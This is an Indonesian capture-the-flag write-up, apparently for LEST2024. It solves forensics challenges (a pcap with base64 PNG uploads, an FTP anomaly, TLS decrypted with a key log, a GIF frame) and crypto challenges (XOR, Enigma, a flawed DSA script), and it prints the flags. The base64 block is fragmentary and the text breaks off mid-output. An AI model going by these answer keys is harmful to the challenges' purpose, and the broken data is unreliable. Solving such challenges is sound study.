POST /point1.php&file=3IXp8lxsq3eezxpkhEPBgPp2PKeZzpYr3CTmU4WshHqxxfeXo6OAHCMRKz HTTP/1.1
Host: kaliber.or.id
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: text/plain
Content-Length: 17284

iVBORw0KGgoAAAANSUhEUgAAAtAAAALQCAYAAAC5V0ecAAAACXBIWXMAAA7EAAAOxAGVKw4bAAAE52lUWHRYTUw6Y29tLmFkb2JlLnhtcAAAAAAAPHg6eG1wbWV0YSB4bWxuczp4PSdh
AyLzIyLXJkZi1zeW50YXgtbnMjJz4KCiAgICAgICAgPHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9JycKICAgICAgICB4bWxuczpkYz0naHR0cDovL3B1cmwub3JnL2RjL2VsZW1lbr
YW5nPSd4LWRlZmF1bHQnPjIgLSAxPC9yZGY6bGk+CiAgICAgICAgPC9yZGY6QWx0PgogICAgICAgIDwvZGM6dGl0bGU+CiAgICAgICAgPC9yZGY6RGVzY3JpcHRpb24+CgogICAgICAg
lidXRpb24uY29tL2Fkcy8xLjAvJz4KICAgICAgICA8QXR0cmliOkFkcz4KICAgICAgICA8cmRmOlNlcT4KICAgICAgICA8cmRmOmxpIHJkZjpwYXJzZVR5cGU9J1Jlc291cmNlJz4KICAg
eHRJZD4wN2VmY2ZlYy01Nzc5LTRmNTItOGUyMC1mZGMzMGU1YWU3NGM8L0F0dHJpYjpFeHRJZD4KICAgICAgICA8QXR0cmliOkZiSWQ+NTI1MjY1OTE0MTc5NTgwPC9BdHRyaWI6RmJ
ogICAgICAgIDwvcmRmOlNlcT4KICAgICAgICA8L0F0dHJpYjpBZHM+CiAgICAgICAgPC9yZGY6RGVzY3JpcHRpb24+CgogICAgICAgIDxyZGY6RGVzY3JpcHRpb24gcmRmOmFib3V0PScnCiAgICAgICAg
dGhvcj5NZXJpIFN1c2FudGk8L3BkZjpBdXRob3I+CiAgICAgICAgPC9yZGY6RGVzY3JpcHRpb24+CgogICAgICAgIDxyZGY6RGVzY3JpcHRpb24gcmRmOmFib3V0PScnCiAgICAgICAg
NhbnZhICAhSZW5kZXJlcik8L3htcDpDcmVhdG9yVG9vbD4KICAgICAgICA8L3JkZjpEZXNjcmlwdGlvbj4KICAgICAgICA8L3JkZjpSREY+CiAgICAgICAgPC94OnhtcG
ckZDzgRJXI0YEz1zIXrJXXYvlwtZTTVG0ePiilIxjahgofJjpFQOsEcpjp3+nOn8+twf3IxAQf3YZveA5yPhD77znc/M9K9nPnl/v1+nvLzcCAAAAMAP4vpjfwEAAADgekJAAwAAABYI
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
```

Terdapat base64 encoded text yang terlihat sangat rapi. Saya curiga kalo itu merupakan sebuah file, dan ternyata benar, itu merupakan file png.


Langsung saja saya ekstrak semua teks dari HTTP POST yang ada, didapatkan 34 image yang merupakan karakter dari flag, untuk mempermudah, saya append semua imagenya secara horizontal.

Ternyata, itu hanya bagian 1 dari flag walaupun hilang karakter 10 dan 12 nya, bukan masalah karena masih bisa ditebak.

Selanjutnya saya cari flag bagian 2. Terdapat hint yang mengindikasikan bahwa bagian kedua ada di FTP, dan menyarankan untuk menganalisis bagian statistics. Well, akhirnya saya buka conversations, lalu mencari hal yang mencurigakan. Benar saja, ada 1 paket yang mencurigakan di packet dengan destination port 205.

45.221.208.15	35298	104.21.56.129	205	2	163 bytes	5496
45.221.208.15	55952	104.21.56.129	205	2	163 bytes	5509
45.221.208.15	43041	104.21.56.129	205	2	163 bytes	5513
45.221.208.15	43617	104.21.56.129	205	2	163 bytes	5544
45.221.208.15	16375	104.21.56.129	205	2	163 bytes	5556
45.221.208.15	14936	104.21.56.129	205	2	163 bytes	5574
45.221.208.15	1539	104.21.56.129	205	2	163 bytes	5583
45.221.208.15	45184	104.21.56.129	205	2	163 bytes	5594
45.221.208.15	58905	104.21.56.129	205	2	163 bytes	5604
45.221.208.15	12837	104.21.56.129	205	2	163 bytes	5613
45.221.208.15	60031	104.21.56.129	205	2	163 bytes	5618
45.221.208.15	15638	104.21.56.129	205	2	163 bytes	5643
45.221.208.15	31354	104.21.56.129	205	2	163 bytes	5653
6.71.58.55	49558	45.221.208.15	205	2	167 bytes	2844

Terdapat packet yang panjangnya 167 bytes sedangkan packet-packet di atasnya panjangnya 163 bytes. Lalu saya inspect apa yang isi dari packet tersebut.




Lalu saya decode base64 di atas.

Dan dapat lah flag bagian 2.


Flag:
LEST2024{h0h0ho_n3tw0rk_an4lyz33_w1th_w1r3sh4k_to_n4rrow_ca67135ed}

[372 pts] Wika Wika

Diberikan sebuah gif.




Gif di atas terlihat dengan background warna hitam, tetapi jika saya buka di terminal dengan kitten icat, backgroundnya transparan dan di frame tertentu menunjukkan flag. Setelah mencoba ekstrak, semua framenya terlihat hitam juga, jadi mau tidak mau saya harus screenshot kitty saat frame yang tepat.



Flag: LEST2024{meN@MA7KAn_cY83RPUNk_077}

[404 pts] Secure shark



Diberikan file pcap. Setelah membukanya dengan wireshark, terdapat banyak packet TLS. Namun, saya menemukan di bagian terbawah terdapat FTP-DATA, langsung saja saya export.

Packet	Hostname	Content Type	Size	Filename
2249	192.168.56.1	FTP file	16 kB	ssl.log

Ternyata itu adalah ssl.log yang dapat digunakan untuk mendekripsi packet TLS yang ada di pcap tersebut.


Setelah packet TLS terdekripsi, saya melihat-lihat semua HTTP stream dan menemukan adanya sebuah file image. Selanjutnya saya membuka-buka image tersebut dan didapatkan flag di salah satu image.

Packet	Hostname	Content Type	Size	Filename
66	legicomp-div.com	text/html	854 bytes	/
71	legicomp-div.com	text/html	279 bytes	favicon.ico
130	legicomp-div.com	text/html	854 bytes	/
215	legicomp-div.com	image/jpeg	75 kB	gambar2.jpg
270	legicomp-div.com	image/jpeg	36 kB	gambar1.jpg
377	legicomp-div.com	image/jpeg	75 kB	gambar2.jpg
2069	legicomp-div.com	image/png	1,553 kB	gambar3.png

Flag:
Kaliber{neeettw00rk_an4lysis_decrypting_ssl/tls/wIth_wIreee33sh4rk_62bb41d39}

Cryptography

[100 pts] babyXor



Diberikan script python chall.py


```python
import random

flag = 'LEST2024{REDACTED}' #This is dummy flag
key_1 = [random.randint(1, 200) for _ in range(2)]
key_2 = [random.randint(1, 500) for _ in range(2)]

def enc(src, key):
    res = []
    for a, b in enumerate(src):
        if (a % 2 == 0):
            res.append(ord(b) ^ key[0])
        else:
            res.append(ord(b) ^ key[1])
    return res

res_1 = enc(flag, key_1)
```

```
res_2 = enc(flag, key_2)
print(res_2)
```

Hanya xor cipher sederhana, key bisa didapatkan dengan men-xor 2 karakter ciphertext pertama dengan “LE”, langsung saja buat script untuk decrypt.


```
#!/usr/bin/env python3

ct = [
    359,
    216,
    376,
    201,
    281,
    173,
    281,
    169,
    336,
    229,
    324,
    239,
    372,
    254,
    323,
    252,
    327,
    241,
    280,
    243,
    364,
    248,
    372,
    240,
    330,
    214,
    280,
    194,
    358,
    248,
```

```
    372,
    245,
    287,
    237,
    379,
    228,
    342,
]

key = [ord("L") ^ ct[0], ord("E") ^ ct[1]]

print("".join([chr(key[i % 2] ^ ct[i]) for i in range(len(ct))]))
```



Flag: LEST2024{xor_chall3nGe_maK3_Me_h4pPy}

[180 pts] Alan Mathison




Diberikan ciphertext di deskripsi chall, diberikan juga sebuah file txt yang berisi informasi untuk melakukan dekripsi. Namun, tidak ada informasi mengenai cipher yang dipakai.

```
M3 UKWB
Rotor : IV, Postion : 4, Ring : 3
Rotor : V, Position : 14, Ring : 4
Rotor : VII, Position : 9, Ring : 5
```


Cipher yang dipakai bisa kita simpulkan dari judul chall ini, yaitu Alan Mathison. Alan Mathison Turing terkenal karena dia merupakan orang pertama yang memecahkan cipher enigma selama PD II dengan mesin. Jadi bisa disimpulkan bahwa cipher yang dipakai di chall ini adalah enigma.

Langsung saja saya dekripsi secara online di sini.



Flag: LEST2024{mfakpo_eh_mzic_bleyz}

[372 pts] DSA Part 1



DIberikan sebuah script python dan output.txt yang berisi output dari script tersebut.

```python
from Crypto.Util.number import *
from sympy import *
from random import *
from secret import flag

def src_generate():
    q = getStrongPrime(512)
    p = prevprime(q)
    a = (p-1) // q
    h = randint(2, q - p)
    g = h**a % p
    return (p, q, g)

def priv_gen(q):
    x = getStrongPrime(512)
    while q < x:
        x = getStrongPrime(512)
```

```
    return x

def pub_gen(src):
    g, x, p = src
    y = g**x % p
    return y

def msg_enc(x, m):
    e = 65537
    c = bytes_to_long(m) ** e % x
    return c

def signature_gen(src):
    m, p, q, g, x = src
    H = msg_enc(x, m)
    k = randint(1,  q - p)
    r = g**k % p % q
    s = ((H + x * r) * pow(k, -1, q)) % q
    return (r, s, H)

def verification(src):
    r, s, H, p, q, g, y = src
    w = pow(s, -1, q)
    u1 = (H * w) % q
    u2 = (r * w) % q
    v = (((pow(g, u1, p) * pow(y, u2, p)) % p) % q)
    return v == r

def write(data):
    with open("output.txt", "w") as file:
        file.write(str(data))

def main():
    m = flag
    p, q, g = src_generate()
    x = priv_gen(q)
    y = pub_gen((g, x, p))
    r, s, H = signature_gen((m, p, q, g, x))
```

```
    if verification((r, s, H, p, q, g, y)):
        write((p, r, s, H))
    else:
        print('Invalid Signature')

if __name__ == "__main__":
    main()
```

```
(11528773217007799583380286326438573243662452433920622536467274906051
19338712591521340507369204982386377071731737274643558619478589500240
8873414607528860891, 1,
59340334600432545247108602267373850542371360646063904451068341213751
24846840573501873774975475482158114093669060616423413132559046422409
132078404195822494,
57657621763251861387934383651007164938877302210623891949230057833716
79535168109105981058801240255120345402806024626656098995725717736010
